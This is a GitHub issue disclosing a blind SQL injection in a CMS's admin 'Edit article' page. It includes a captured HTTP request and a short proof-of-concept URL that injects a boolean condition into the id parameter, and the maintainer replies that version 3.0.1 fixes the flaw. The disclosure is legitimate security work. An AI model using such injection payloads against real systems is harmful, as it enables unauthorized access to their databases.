New issue

Jump to bottom

There is SQL blind injection at "Edit article"(Column administrator authority) #4

Closed ddddbhm opened this issue on Jan 5, 2021 · 1 comment


ddddbhm commented on Jan 5, 2021

First, we enter the background and use the column administrator admin1 we created:

We click in order and grab packets:


```
GET /admin/admin.php?action=cms&id=30&ctrl=edit HTTP/1.1
Host: www.dmsj.com:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://www.dmsj.com:8081/admin/admin.php?action=cms&ctrl=lists
Cookie: PHPSESSID=mjj80h861eg84bn1o1rni1p8r3
Upgrade-Insecure-Requests: 1
```

There is a blind SQL injection vulnerability in the location of id:



poc:/admin/admin.php?action=cms&id=30+and+1=3&ctrl=edit

taogogo commented on Mar 3, 2021 — Owner

3.0.1 fixed, thanks for your contribution

taogogo closed this as completed on Mar 3, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants